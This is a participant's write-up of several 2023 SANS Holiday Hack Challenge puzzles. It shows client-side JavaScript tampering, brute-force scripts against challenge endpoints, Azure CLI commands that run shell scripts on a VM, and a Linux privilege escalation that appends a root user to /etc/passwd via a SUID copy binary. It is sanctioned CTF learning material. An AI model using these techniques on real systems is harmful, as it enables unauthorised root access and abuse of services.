
The 2023 SANS Holiday Hack Challenge: A Holiday Odyssey Featuring 6: Geese A-Lei'ing!

Challenge writeup by Lamonato Andrea

Table of Contents

thedead@dellian:~$ whoami




Holiday Hack Orientation

Difficulty: 🎄 🎄 🎄 🎄 🎄

Talk to Jingle Ringford on Christmas Island and get your bearings at Geese Islands

(Kind of) Solution

The Elf	The Badge	The Fishing Pole	The Terminal
			 **The answer is "answer" ;)**

Snowball Fight

Difficulty: 🎄 🎄 🎄 🎄 🎄

Visit Christmas Island and talk to Morcel Nougat about this great new game. Team up with another player and show Morcel how to win against Santa!

Hints

- **Snowball Super Hero** - *From: Morcel Nougat*
  Its easiest to grab a friend play with and beat Santa but tinkering with client-side variables can grant you all kinds of snowball fight super powers. You could even take on Santa and the elves solo!
- **Consoling iFrames** - *From: Morcel Nougat*
  Have an iframe in your document? Be sure to select the right context before meddling with JavaScript.

Solution

By opening the iframe in a dedicated window, one can observe that certain parameters are being transmitted through the URL. Analyzing what happens when the user clicks "2. CREATE PRIVATE ROOM" , it is possible to observe that it calls the function:

```
function buildAndGotoUrl(roomId, gamet, roomt) {
  var new_url = window.location.href.split('/').slice(0, -1).join('/') + '/room/';
  new_url += "?username=" + username;
  new_url += "&roomId=" + roomId;
```

```
  new_url += "&roomType=" + roomt;
  new_url += "&gameType=" + gamet;

  if (resourceId && resourceId.length) {
    new_url += "&id=" + resourceId;
  }

  if (playerAvatar && playerAvatar.length) {
    new_url += "&dna=" + playerAvatar;
  }

  window.location.href = new_url;
}
```

Using the debugger in dev tools, the URL can be tweaked before it gets called. I found that a reliable combination is with **`roomType = public`** and **`singlePlayer = true`**:

`https://hhc23-snowball.holidayhackchallenge.com/room/?username=TheDead91&roomId=237a35ee7&roomType=public&gameType=co-op&id=ec59bb01-6112-4b8f-8705-34be3b49fd4a&dna=ATATATTAATATATATATATTAATATATATATCGTAGCTAATATATATATATATATGCATATATATATATGCCGATATATCGATATATATATATTACGATATATATATATATGCATATGCGC&singlePlayer=true`

In this instance the game spawns a dwarf helper and lets you play solo.

Analyzing the JS code in the page, it is possible to identify a section with the comment // ========== player stuff where player parameters are set, especially **`player.throwDelay = 300`** and **`player.health = 50`**.

Using the console in dev tools and selecting the right context it is possible to set:

- **`player.throwDelay = 0`**, allowing to shoot very fast
- **`player.health = -1`**, causing the player to never die (a.k.a. Vengeance of un-TheDead)

Then it's just about playing and winning 😀

Fun fact

If you go directly to the URL https://hhc23-snowball.holidayhackchallenge.com/, it will let you play with a random user - also not your own - it was fairly nice to play as other people 🙂

Linux 101

Difficulty: 🎄 🎄 🎄 🎄 🎄

Visit Ginger Breddie in Santa's Shack on Christmas Island to help him with some basic Linux tasks. It's in the southwest corner of Frosty's Beach.

Solution

```
The North Pole 🎁 Present Maker:
All the presents on this system have been stolen by trolls. Capture trolls by following instructions
here and 🎁's will appear in the green bar below. Run the command "hintme" to receive a hint.
```

```
Type "yes" to begin: yes
```

```
Perform a directory listing of your home directory to find a troll and retrieve a present!
```

```
elf@e03c569da312:~$ ls
HELP  troll_19315479765589239  workshop
```

```
Now find the troll inside the troll.
```

```
elf@e03c569da312:~$ cat troll_19315479765589239
troll_24187022596776786
```

```
Great, now remove the troll in your home directory.
```

```
elf@e03c569da312:~$ rm troll_19315479765589239
```

```
Print the present working directory using a command.
```

```
elf@e03c569da312:~$ pwd
/home/elf
```

```
Good job but it looks like another troll hid itself in your home directory. Find the hidden troll!
```

```
elf@e03c569da312:~$ ls -la
# Output removed to shorten report
-rw-r--r-- 1 elf  elf      0 Dec 28 23:23 .troll_5074624024543078
-rw-r--r-- 1 elf  elf    168 Nov 20 18:04 HELP
drwxr-xr-x 1 elf  elf  24576 Dec  2 22:19 workshop
```

```
Excellent, now find the troll in your command history.
```

```
elf@e03c569da312:~$ history
    1  echo troll_9394554126440791
    2  ls
    3  cat troll_19315479765589239
    4  rm troll_19315479765589239
    5  pwd
    6  ls -la
    7  history
```

```
Find the troll in your environment variables.
```

```
elf@e03c569da312:~$ env | grep -i troll
SESSNAME=Troll Wrangler
z_TROLL=troll_20249649541603754
```

```
Next, head into the workshop.
```

```
elf@e03c569da312:~$ cd workshop/
elf@e03c569da312:~/workshop$
```

```
A troll is hiding in one of the workshop toolboxes. Use "grep" while ignoring case to find which toolbox the troll is in.
```

```
elf@e03c569da312:~/workshop$ grep -i troll *
grep: electrical: Is a directory
toolbox_191.txt:tRoLl.4056180441832623
```

```
A troll is blocking the present_engine from starting. Run the present_engine binary to retrieve this troll.
```

```
elf@e03c569da312:~/workshop$ chmod +x present_engine && ./present_engine
troll.898906189498077
```

Trolls have blown the fuses in /home/elf/workshop/electrical. cd into electrical and rename blown_fuse0 to fuse0.

```
elf@e03c569da312:~/workshop$ cd electrical/ && mv blown_fuse0 fuse0
```

Now, make a symbolic link (symlink) named fuse1 that points to fuse0

```
elf@e03c569da312:~/workshop/electrical$ ln -s fuse0 fuse1
```

Make a copy of fuse1 named fuse2.

```
elf@e03c569da312:~/workshop/electrical$ cp fuse1 fuse2
```

We need to make sure trolls don't come back. Add the characters "TROLL_REPELLENT" into the file fuse2.

```
elf@e03c569da312:~/workshop/electrical$ echo "TROLL_REPELLENT" > fuse2
```

Find the troll somewhere in /opt/troll_den.

```
elf@e03c569da312:~/workshop/electrical$ find /opt/troll_den/* -iname "*troll*"
/opt/troll_den/apps/showcase/src/main/resources/tRoLl.6253159819943018
# Output removed to shorten report
```

Find the file somewhere in /opt/troll_den that is owned by the user troll.

```
elf@e03c569da312:~/workshop/electrical$ find /opt/troll_den/* -user troll
/opt/troll_den/apps/showcase/src/main/resources/template/ajaxErrorContainers/tr0LL_9528909612014411
```

Find the file created by trolls that is greater than 108 kilobytes and less than 110 kilobytes located somewhere in /opt/troll_den.

```
elf@e03c569da312:~/workshop/electrical$ find /opt/troll_den/* -size +108k -size -110k
/opt/troll_den/plugins/portlet-mocks/src/test/java/org/apache/t_r_o_l_l_2579728047101724
```

List running processes to find another troll.

```
elf@e03c569da312:~/workshop/electrical$ ps -fae
UID          PID    PPID  C STIME TTY          TIME CMD
init           1       0  0 23:17 pts/0    00:00:00 /usr/bin/python3 /usr/local/bin/tmuxp load
./mysession.yaml
elf        15370   15367  0 23:43 pts/2    00:00:00 /usr/bin/python3 /14516_troll
elf        15932    1256  0 23:44 pts/3    00:00:00 ps -fae
```

The 14516_troll process is listening on a TCP port. Use a command to have the only listening port display to the screen.

```
elf@e03c569da312:~/workshop/electrical$ netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:54321           0.0.0.0:*               LISTEN
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ACC ]     STREAM     LISTENING     131861678 /tmp/tmux-1050/default
unix  3      [ ]         STREAM     CONNECTED     131863635 /tmp/tmux-1050/default
unix  3      [ ]         STREAM     CONNECTED     131861093
```

The service listening on port 54321 is an HTTP server. Interact with this server to retrieve the last troll.

```
elf@e03c569da312:~/workshop/electrical$ curl localhost:54321
troll.73180338045875
```

```
Your final task is to stop the 14516_troll process to collect the remaining presents.
```

```
elf@e03c569da312:~/workshop/electrical$ kill 15370
```

```
Congratulations, you caught all the trolls and retrieved all the presents!
Type "exit" to close...
```

```
elf@e03c569da312:~/workshop/electrical$ exit
```

Reportinator

Difficulty: 

Noel Boetie used ChatNPT to write a pentest report. Go to Christmas Island and help him clean it up.

Solution

The wrong findings are:

- 3. Remote Code Execution via Java Deserialization of Stored Database Objects
  The finding references port **`88555/TCP`** which is not a valid port.
- 6. Stored Cross-Site Scripting Vulnerabilities
  The finding highlights how XSS are due to insufficient “encoding”, while they are related to insufficient input/output validation.
- 9. Internal IP Address Disclosure
  The finding references an **`HTTP 7.4.33 request`**, which seems incorrect. Additionally, the IP address in Location: **`https://1192.168.112.16/content/`** is not a valid one. The first recommendation is about setting the Windows registration key in the location header, which is not useful.

Actually…I bruteforced it

When I worked on the challenge, the finding “**SQL Injection Vulnerability in Java Application**” was definitely an hallucination because the link for OWASP ESAPI was pointing to https://owasp.org/www-project-developer-guide/draft/07-implementation/03-secure-libraries/01-esapi returning a **`404`** error code, after a quick sync with **`@mrjasinski`**, he confirmed that it was fixed afterwards to https://owasp.org/www-project-enterprise-security-api/.

So… I bruteforced it… Code has been written and is gonna be reported 🙂

```python
import requests

url = 'https://hhc23-reportinator-dot-holidayhack2023.ue.r.appspot.com/check'

for i in range(0, int('111111111', 2) + 1):
    bin_i = '{0:09b}'.format(i)
    data = {
        'input-1': bin_i[0],
        'input-2': bin_i[1],
```

```
        'input-3': bin_i[2],
        'input-4': bin_i[3],
        'input-5': bin_i[4],
        'input-6': bin_i[5],
        'input-7': bin_i[6],
        'input-8': bin_i[7],
        'input-9': bin_i[8]
    }
    response = requests.post(url, data=data)
    print("ATTEMPT {}".format(bin_i))

    if "FAILURE" not in response.text:
        print("SOLUTION IS {}".format(bin_i))
        exit()
```

Thanks to @mrjasinski

Thank you for pointing out that the link was fixed 🙂

Azure 101

Difficulty: 🎄 🎄 🎄 🎄 🎄

Help Sparkle Redberry with some Azure command line skills. Find the elf and the terminal on Christmas Island.

Hints

- **Azure CLI Reference** - *From: Sparkle Redberry*
  The Azure CLI tools come with a builtin help system, but Microsoft also provides this handy cheatsheet.

Solution

```
You may not know this but the Azure cli help messages are very easy to access. First, try typing:
$ az help | less
```

```
elf@7467e82d184b:~$ az help | less
```

```
Next, you've already been configured with credentials. Use 'az' and your 'account' to 'show' your
current details and make sure to pipe to less ( | less )
```

```
elf@7467e82d184b:~$ az account show
{
  "environmentName": "AzureCloud",
  "id": "2b0942f3-9bca-484b-a508-abdae2db5e64",
  "isDefault": true,
  "name": "northpole-sub",
  "state": "Enabled",
  "tenantId": "90a38eda-4006-4dd5-924c-6ca55cacc14d",
  "user": {
    "name": "northpole@northpole.invalid",
    "type": "user"
```

```
  }
}
```

```
Excellent! Now get a list of resource groups in Azure.
For more information:
https://learn.microsoft.com/en-us/cli/azure/group?view=azure-cli-latest
```

```
elf@7467e82d184b:~$ az group list
[
  {
    "id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1",
    # Output removed to shorten report
    "name": "northpole-rg1",
    # Output removed to shorten report
  },
  {
    "id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg2",
    # Output removed to shorten report
    "name": "northpole-rg2",
    # Output removed to shorten report
  }
]
```

```
Ok, now use one of the resource groups to get a list of function apps. For more information:
https://learn.microsoft.com/en-us/cli/azure/functionapp?view=azure-cli-latest
Note: Some of the information returned from this command relates to other cloud assets used by Santa and
his elves.
```

```
elf@7467e82d184b:~$ az functionapp list -g northpole-rg1
[
  {
    "appServicePlanId": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/nor
thpole-rg1/providers/Microsoft.Web/serverfarms/EastUSLinuxDynamicPlan",
    # Output removed to shorten report
    "defaultHostName": "northpole-ssh-certs-fa.azurewebsites.net",
    "enabled": true,
    "enabledHostNames": [
      "northpole-ssh-certs-fa.azurewebsites.net"
    ],
    # Output removed to shorten report
    "hostNames": [
      "northpole-ssh-certs-fa.azurewebsites.net"
    ],
    # Output removed to shorten report
    "id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/pro
viders/Microsoft.Web/sites/northpole-ssh-certs-fa",
    "identity": {
      "principalId": "d3be48a8-0702-407c-89af-0319780a2aea",
      "tenantId": "90a38eda-4006-4dd5-924c-6ca55cacc14d",
      "type": "SystemAssigned",
      "userAssignedIdentities": null
    },
    # Output removed to shorten report
    "name": "northpole-ssh-certs-fa",
    # Output removed to shorten report
    "tags": {
      "create-cert-func-url-path": "/api/create-cert?code=candy-cane-twirl",
      "project": "northpole-ssh-certs"
    },
    # Output removed to shorten report
  }
]
```

```
Find a way to list the only VM in one of the resource groups you have access to.
For more information:
https://learn.microsoft.com/en-us/cli/azure/vm?view=azure-cli-latest
```

```
elf@7467e82d184b:~$ az vm list -g northpole-rg2
[
  {
    "id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg2/pro
viders/Microsoft.Compute/virtualMachines/NP-VM1",
    "location": "eastus",
    "name": "NP-VM1",
    # Output removed to shorten report
          "name": "VM1_OsDisk_1"
        }
      },
      "vmId": "e5f16214-18be-4a31-9ebb-2be3a55cfcf7"
    },
    "resourceGroup": "northpole-rg2",
    "tags": {}
  }
]
```

```
Find a way to invoke a run-command against the only Virtual Machine (VM) so you can RunShellScript and
get a directory listing to reveal a file on the Azure VM.
For more information:
https://learn.microsoft.com/en-us/cli/azure/vm/run-command?view=azure-cli-latest#az-vm-run-command-invok
e
```

```
elf@7467e82d184b:~$ az vm run-command invoke -g northpole-rg2 -n NP-VM1 --command-id RunShellScript
--scripts "ls"
{
  "value": [
    {
      "code": "ComponentStatus/StdOut/succeeded",
      "displayStatus": "Provisioning succeeded",
      "level": "Info",
      "message": "bin\netc\nhome\njinglebells\nlib\nlib64\nusr\n",
      "time": 1703876493
    },
    # Output removed to shorten report
  ]
}
```

```
Great, you did it all!
```

Luggage Lock

Difficulty: 

Help Garland Candlesticks on the Island of Misfit Toys get back into his luggage by finding the correct position for all four dials.

Hints

- **Lock Talk** - *From: Garland Candlesticks*
  Check out Chris Elgee's talk regarding his and his wife's luggage. Sounds weird but interesting!

The “right” solution

Given the great talk it is easy to replicate the steps by applying pressure to the TSA keyhole (highlighted in yellow in the image below), then rotate the wheels and mind the resistances until the proper code is found.

Once opened, the inside reveals a pretty nifty holiday luggage:

The “wrong” solution

While impractical and hardly applicable in a real-life scenario, in this instance we can use a quick javascript one-liner directly in the developer tools’ console to test all the combinations and unlock the luggage in a matter of moments:

```
for(a=0;a<10;a++)for(b=0;b<10;b++)for(c=0;c<10;c++)for(d=0;d<10;d++)socket.emit('message',{
"Type":"Open","Combo":""+a+b+c+d });
```

Kudos!

Seriously, it was so nice to see challenges about lockpicking - especially having to replicate them “digitally”. Kudos!

Linux PrivEsc

Difficulty: 

Rosemold is in Ostrich Saloon on the Island of Misfit Toys. Give her a hand with escalation for a tip about hidden islands.

Hints

- **Linux Privilege Escalation Techniques** - *From: Rose Mold*
  There's variocus ways to escalate privileges on a Linux system.
- **Linux Command Injection** - *From: Rose Mold*
  Use the privileged binary to overwriting a file to escalate privileges could be a solution, but there's an easier method if you pass it a crafty argument.

Solution

Knowing that the challenge is related to Linux Privilege Escalation, a common reconnaissance step is to list SUID executables, which in this case highlights an uncommon one called **`simplecopy`**:

```
elf@72cacccd1fe6:~$ find / -type f -perm -04000 -ls 2>/dev/null
  # Output removed to shorten report
  1457015     20 -rwsr-xr-x   1 root     root        16952 Dec  2 22:17 /usr/bin/simplecopy
```

The **`simplecopy`** executable looks like a standard **`cp`** command, but eventually allowing to overwrite root-owned files. One escalation path would be to overwrite **`/etc/passwd`**, adding a user with root privileges for which the attacker knows all credentials. First thing is to generate the passwd content:

```
thedead@dellian:~/hhc2023/Linux PrivEsc$ openssl passwd -1 -salt kringle con2023
$1$kringle$M.uL5k/EEbyamRF6aMNJz/
```

Then add the new user **`breakstuff`** it to the **`/etc/passwd`** file:

```
elf@72cacccd1fe6:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
# Output removed to shorten report
elf:x:1000:1000::/home/elf:/bin/sh
elf@72cacccd1fe6:~$ cp /etc/passwd passwd_tamper
elf@72cacccd1fe6:~$ echo 'breakstuff:$1$kringle$M.uL5k/EEbyamRF6aMNJz/:0:0:root:/root:/bin/bash' >>
passwd_tamper
elf@72cacccd1fe6:~$ /usr/bin/simplecopy passwd_tamper /etc/passwd
```

Lastly login as **`breakstuff`** and gain root privileges and… **`runmetoanswer`**!

```
elf@72cacccd1fe6:~$ su breakstuff
Password:
root@72cacccd1fe6:/home/elf# cd
root@72cacccd1fe6:~# ls
runmetoanswer
root@b5bd66274d00:~# ./runmetoanswer
Who delivers Christmas presents?

> santa
Your answer: santa

Checking....
Your answer is correct!
```

Faster Lock Combination

Difficulty: 

Over on Steampunk Island, Bow Ninecandle is having trouble opening a padlock. Do some research and see if you can help open it!

Solution

Even though not listed as a hint, Bow Ninecandle itself provides the link to a very good youtube tutorial named "[198] Close Up On How To Decode A Dial Combination Lock In 8 Attempts Or Less", which I basically followed before going ballistic 🙂

The first digit

By applying some tension so as to have the "Tension Status" indicator looking brown, I determined 13 as the sticky number, with 4 and 7 being the guess numbers. To obtain the first number then: $n_1 = \text{sticky} + 5 = 13 + 5 = 18$.

The third digit

A little more math gives us the remainder to watch out for $r = n_1 / 4 = 18 / 4 = 4\ \text{R}\ 2$. Based on the guess number, we can write down a table such as the following with eligible ones highlighted in green:

GUESS NUMBER	4	4 + 10 = 14	4 + 20 = 24	4 + 30 = 34	7	7 + 10 = 17	7 + 20 = 27	7 + 30 = 37

REMAINDER	4 / 4 = 1 R 0	14 / 4 = 3 R 2	24 / 4 = 6 R 0	34 / 4 = 8 R 2	7 / 4 = 1 R 3	17 / 4 = 4 R 1	27 / 4 = 6 R 3	37 / 4 = 9 R 1

By applying the tension and further verifying the two eligible numbers, 14 looked more promising being the loosest, but I also kept 34 just in case.

The second digit

To obtain the second digit is used the below table:

Row 1 - Remainder + 2 = 4	4 + 0 = 4	4 + 8 = 12	4 + 16 = 20	4 + 24 = 34	4 + 32 = 36
Row 2 - Remainder + 6 = 8	8 + 0 = 8	8 + 8 = 16	8 + 16 = 24	8 + 24 = 32	8 + 32 = 40

Eliminating those being 2 digits apart from the third digits, below the list of attempts:

$n_1 = 18, n_2 = \{4, 8, 20, 24, 32, 34, 36, 40\}, n_3 = 14$
$n_1 = 18, n_2 = \{4, 8, 12, 16, 20, 24, 40\}, n_3 = 34$

Going ballistic

I swear I tried, but I just wasn't able to get the lock open, so I started analyzing the JS code, eventually discovering the variable **`lock_numbers`** which confirmed I had the right digits:

```
{
  "bad_third_number": 34,
  "first_number": 18,
  "first_number_sticky": 13,
  "guess_number1": 7,
  "guess_number2": 4,
  "second_number": 4,
  "third_number": 14
}
```

And then finding the function **`moveLockIntoUnlockedPosition()`** - which just opened the lock with 0 effort - still it was great to refresh some lockpicking knowledge 🙂

Game Cartridges: Vol 1

Difficulty: 🌲 🌲 🌲 🌲 🌲

Find the first Gamegosling cartridge and beat the game

Hints

- **Approximate Proximity** - *From: Dusty Giftwrap*
  Listen for the gameboy cartridge detector's proximity sound that activates when near buried treasure. It may be worth checking around the strange toys in the Tarnished Trove.

- **Gameboy 1** - *From: Dusty Giftwrap (after obtaining the cartridge)*
  1) Giving things a little push never hurts. 2) Out of sight but not out of ear-shot 3) You think you fixed the QR code? Did you scan it and see where it leads?

Solution

Analyzing the HTML code, it is possible to find references to the cartridge and then it is just a matter of navigating to that position:

```
<div class="ent type-item item-gameboy1 p-31-25" data-location="31,25">
```

Once found, under Luffy's hat (), this cartridge is actually easier to play than to hack, so, once the QR is fixed it is show in its entirety:

The QR code points to http://8bitelf.com, accessing it allows obtaining the flag **`santaconfusedgivingplanetsqrcode`**.

Game Cartridges: Vol 2

Difficulty: 
Find the second Gamegosling cartridge and beat the game

Hints

- **Gameboy 2** - *From: Tinsel Upatree*
  Try poking around Pixel Island. There really aren't many places you can go here, so try stepping everywhere and see what you get!
- **Gameboy 2** - *From: Tinsel Upatree (after obtaining the cartridge)*
  1) This feels the same, but different! 2) If it feels like you are going crazy, you probably are! Or maybe, just maybe, you've not yet figured out where the hidden ROM is hiding. 3) I think I may need to get a DIFFerent perspective. 4) I wonder if someone can give me a few pointers to swap.

Solution

Fairly easy to obtain, just go left in Driftbit Grotto until you get it. Crazy to complete. Even though not directly listed as a hint, Tinsel Upatree says that “Word is: volume 2 has 2 versions!”. I then noticed the filename being downloaded from **`game0.gb`**, and just thought it would make sense to try download **`game1.gb`**, and that way I got both versions. The main visual difference between the two is the worlds are upside-down.

I cheated

After hours of attempts and failed reverse engineering, I was about to give up and I saw @CaveVenom1’s message on Discord ‘*I changed his text to "you shall pass" and it let me pass. I don't know why that did it*’ and I literally just did that. It worked. I don’t know if I’ll have time to actually solve the challenge and understand what happens so I’ll write my assumptions here:

- There is a out-of-bounds read in the sentence “You shall not pass”, probably instead of reading “until” /00/00, it reads a fixed number of characters, eventually reading “garbage”
- This additional “garbage” triggers some change of behavior in a jump, which eventually leads to bypass the block

The morse code

Even though I cheated, at the end you are presented with an “old-timey radio” that plays the following morse code:

AUDIO	MORSE	DECODED
	`--. .-.. ----- .-. -.--`	**`GL0RY`**

And the flag is **`GL0RY`**, with a **`0`** not an **`O`**…that also took its time, and manual decoding 🙂

Thanks to @CaveVenom1

You don’t know that, and maybe I should drop you a message on Discord, but I think I wouldn’t make it if it wasn’t for your message 🙂

Thanks to @i81b4u

Thank you for showing me the path, once again 🙂

Game Cartridges: Vol 3

Difficulty: 🌲🌲🌲🌲🌲


Find the third Gamegosling cartridge and beat the game

Hints


- **Bird's Eye View** - *From: Angel Candysalt*
  The location of the treasure in Rusty Quay is marked by a shiny spot on the ground. To help with navigating the maze, try zooming out and changing the camera angle.
- **Gameboy 3** - *From: Angel Candysalt (after obtaining the cartridge)*
  1) This one is a bit long, it never hurts to save your progress! 2) 8bit systems have much smaller registers than you're used to. 3) Isn't this great?!? The coins are OVERFLOWing in their abundance.

Solution


By zooming out in the screen, the path to the cartridge is revealed, and highlighted in green in the image below:



When saving coins are lost and can be restored with T-Wiz's help. Using the bgb cheat searcher I eventually identified the registries that were changing/not changing accordingly to what was happening in the game:



With some further analysis I was able to identify those holding the actual coin value: **`CBA2`** being the units, **`CB9C`** being the tens and **`CB9E`** being the hundreds. Then playing till the end of the game and setting coins to **`999`** (at least in memory) new sprites appear:



Once crossed the gap we meet a Grumpy Man that tells us the password **`morethanmeetstheeye`** for ChatNPT which sets the variable **`ROCKCANMOVE`** to **`TRUE`**, allowing us to move the rock and obtain the final flag **`!tom+elf!`**.

Wrong path #1 - Overflowing

I have tried to work around the overflowing of coins for so many hours that I cannot even remember before trying to just play the game.

Wrong path #2 - Save games

I have also analyzed save games for such a long time…but I discovered a guide that I think it's worth sharing with the world: Carter Yagemann - A Beginner's Guide to Hacking Video Game Save States

Wrong path #3 - Phantom tiles

This was probably where I got into the deepest white rabbit's hole: trying to add terrain so that I could just fill the gap. Never got it working, always ending up on unwalkable phantom tiles…but also here I discovered a crazily interesting guide that I wanted to share: Bruno Macabeus - Reverse engineering a GameBoy Advance game.

Na'an

Difficulty: 

Shifty McShuffles is hustling cards on Film Noir Island. Outwit that meddling elf and win!

Hints

- **Stump the Chump** - *From: Shifty McShuffles*
  Try to outsmart Shifty by sending him an error he may not understand.
- **The Upper Hand** - *From: Shifty McShuffles*
  Shifty said his deck of cards is made with Python. Surely there's a weakness to give you the upper hand in his game.

Solution

When playing it always results in ties but it is possible to observe that **NaN** can be used instead of a number but the game logic prevents having more than one card set to the same value, including NaN. Analyzing the JS code, I identified the ajax call sending the values of the cards:

```
$.ajax({
    type: "POST",
    contentType: "application/json",
    dataType: "json",
    async: true,
    url: `action?id=${rid}`,
    data: JSON.stringify({ 'play': stringify([array_of_choices_as_csv,
array_of_choices_as_csv]).split('\n')[0] }),
    complete: function (data) {
        # Output removed to shorten report
    }
});
```

Using the developer tools console to alter the data being sent, it is possible to send all NaN, resulting in Shifty to lose:


```
{"data":{"maxItem":{"num":NaN,"owner":"p"},"minItem":{"num":NaN,"owner":"p"},"play_message":"Darn, how
did I lose that
hand!","player_cards":[{"num":NaN,"owner":"p"},{"num":NaN,"owner":"p"},{"num":NaN,"owner":"p"},{"num":Na
N,"owner":"p"},{"num":NaN,"owner":"p"}],"player_score":6,"score_message":"","shifty_score":4,"shiftys_ca
rds":[{"num":0.0,"owner":"s"},{"num":9.0,"owner":"s"}],"win_lose_tie_na":"n"},"request":true}
```


It is enough to do it once, as then all other games will be a tie, thus resulting in a player's win.

KQL Kraken Hunt

Difficulty: 

Use Azure Data Explorer to uncover misdeeds in Santa's IT enterprise. Go to Film Noir Island and talk to Tangle Coalbox for more information.

Hints

- **Outbound Connections** - *From: Tangle Coalbox*
  Do you need to find something that happened via a process? Pay attention to the ProcessEvents table!
